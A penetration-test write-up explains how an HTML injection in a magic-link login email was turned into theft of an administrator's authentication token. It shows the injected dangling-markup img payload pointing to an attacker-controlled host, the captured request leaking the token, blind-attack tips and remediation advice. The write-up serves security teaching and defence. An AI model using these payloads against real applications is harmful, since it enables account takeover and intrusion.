During a web application penetration test, we came across the following situation:

One feature allowed platform administrators to authenticate using “magic links”. These “magic links” are links sent by email that contain a unique token allowing a user to be authenticated without the need to type in a password.
Note that for this pentest, we were in a grey box. We had a test admin account with access to the administrator’s email box. However, the attack described below can also work blindly (in black box) if it is correctly executed.
The normal operation of the application was as follows:
admin.myapp.com. He is redirected to the SSO (sso.myapp.com).admin.myapp.com.Here is an example of the query sent when the administrator enters their email on the SSO authentication form:
POST /auth/magic-link HTTP/2
Host: sso.myapp.com
Content-Type: application/json;charset=utf-8
Content-Length: 81

{"email":"admin@gothamcity.com","appId":"sso","boUrl":"https://admin.myapp.com/"}}
The email received by the administrator looks like the following:
We can see that the token to authenticate the administrator is visible in the email. The other significant element is in the request. It is the boUrl parameter.
After several replays of this request, we found the following:
boUrl parameter must have a valid format. It must include the HTTPS protocol.admin.myapp.com is allowed and other sub-domains in a white list.The reason for the boUrl parameter is that other back offices may exist. In this case, the boUrl parameter is checked using a white list. The magic link sent in the email is then generated for the corresponding back office.
We found that when we entered a valid URL in the boUrl parameter, with one of the domains in the whitelist, and added parameters, these were picked up in the magic link generation.
Request:
POST /auth/magic-link HTTP/2
Host: sso.myapp.com
Content-Type: application/json;charset=utf-8
Content-Length: 94

{"email":"admin@gothamcity.com","appId":"sso","boUrl":"https://admin.myapp.com/?test=vaadata"}}

The value of the bo_url parameter seems to be used directly by the backend to generate the magic link. The token is added after the valid URL transmitted by the user. An open redirect is impossible because of the validations performed on the domain.
On the other hand, it is not uncommon for user-controllable parameters in emails to be incorrectly checked and encoded. This often leads to HTML injections that usually do not have a big impact.
Let’s try to build a valid URL with HTML code in a parameter:
Request:
POST /auth/magic-link HTTP/2
Host: sso.myapp.com
Content-Type: application/json;charset=utf-8
Content-Length: 101

{"email":"admin@gothamcity.com","appId":"sso","boUrl":"https://admin.myapp.com?<h1><s>TEST</s></h1>"}}
The injection worked and the injected HTML is correctly interpreted. We also have confirmation that the injection point is just before the token parameter. The token is added to the part we control to form the link.
Now that we know that this is vulnerable and that our injection point is just before the token that is added to the magic link, we can use an HTML injection with the dangling markup technique.
The principle is as follows: we will inject an image in HTML with a source that points to a server that we control. We will deliberately forget to close our image tag. Here is the payload in question to be inserted in the boUrl parameter:
https://admin.myapp.com?<img src=“https:// <collaborator_id>.oastify.com/?test=The first part https://admin.myapp.com? is the administration URL. It is necessary for the server to accept the request.
We then open an image tag with a source to a server we control: here <your_ID>.oastify.com which corresponds to a URL generated the Burp Collaborator tool. We add a test parameter and do not close the src attribute or the image tag.
This way, when the HTML code is interpreted, the software that reads the HTML will try to close the image tag. Everything between our injection point and the next "> characters will be inserted into the source of our image and exfiltrated to our server when a user opens the email. This includes the magic link authentication token.
Full request:
POST /auth/magic-link HTTP/2
Host: sso.myapp.com
Content-Type: application/json;charset=utf-8
Content-Length: 129

{"email":"admin@gothamcity.com","appId":"sso","boUrl":"https://admin.myapp.com?<img src=“https://icontrolit.gothamcity.com/?test=”}}
Email received:

When an administrator opens the email, the image will automatically be loaded and we will receive a request on our server:
GET /?test=?token=739f65ac-7d4d-4122-9f94-19bd17b0e7b6%3C/a%3E%20%20%3C/div%3E%20%20%20%20%20%20%3C/td%3E%20%20%20%20%3C/tr%3E%20%20%3C/tbody%3E%3C/table%3E%3Ctable%20id= HTTP/1.1
Host: lnc0nr14cvjz3l9i58in6ov0rrxil89x.oastify.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: image/avif,image/webp,*/*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: cross-site
We can see that the request does indeed contain the token as well as many other characters. The characters following the token correspond to everything that was exfiltrated before the "> characters were encountered in the email template to close our image tag.
Note: Some email clients may block the automatic loading of images. In this case, it is possible to do the injection with other HTML tags such as a link. However, this requires a click from the user who is being tricked and therefore reduces the probability of exploitation.
In the case of a black box test, in the skin of an external attacker, the whole vulnerability detection section is not possible, as we do not have an administrator account beforehand to analyse the generated emails.
On the other hand, the fact that the authentication endpoint is associated with magic links (visible in the URL) and that a parameter allowing to indicate a URL is present in the request should raise a red flag.
At first glance, the presence of a parameter containing a URL may suggest an SSRF. However, if after several tests you get no return on your SSRF attempts, this may indicate that the parameter is being checked on the server side.
The idea is to get hold of a valid email address via OSINT techniques. Then attempt blind attacks by deliberately inserting a valid, unclosed HTML payload while keeping the default domain transmitted when using authentication. Try to anticipate the potential whitelisting on the domain name and protocol. Then you have to be patient and hope that a user opens the email. The probability of exploitation is therefore fairly low. The impact on the other hand remains critical.
In many cases, no verification is performed on the vulnerable parameter. The vulnerability is therefore often easier to detect and exploit.
When you find an injection point and it is not possible to get JavaScript code injection (XSS), consider looking at the data at the injection point. If sensitive data is inserted near the injection point, a simple HTML injection can have significant consequences. In black box, attempting to inject HTML payloads with blind dangling markup can allow normally hidden data to be exfiltrated to a server you control.
As with any type of injection, the idea is to never trust user-controllable elements.
The basic rule for avoiding XSS is to encode all special characters in HTML format. This also applies when user data is reused in emails.
In this case, another solution would be to simply not include the data transmitted in the boUrl parameter. The whitelist should be applied to the entire transmitted value and not just to the domain and protocol.
Author: Yoan MONTOYA – Pentester @Vaadata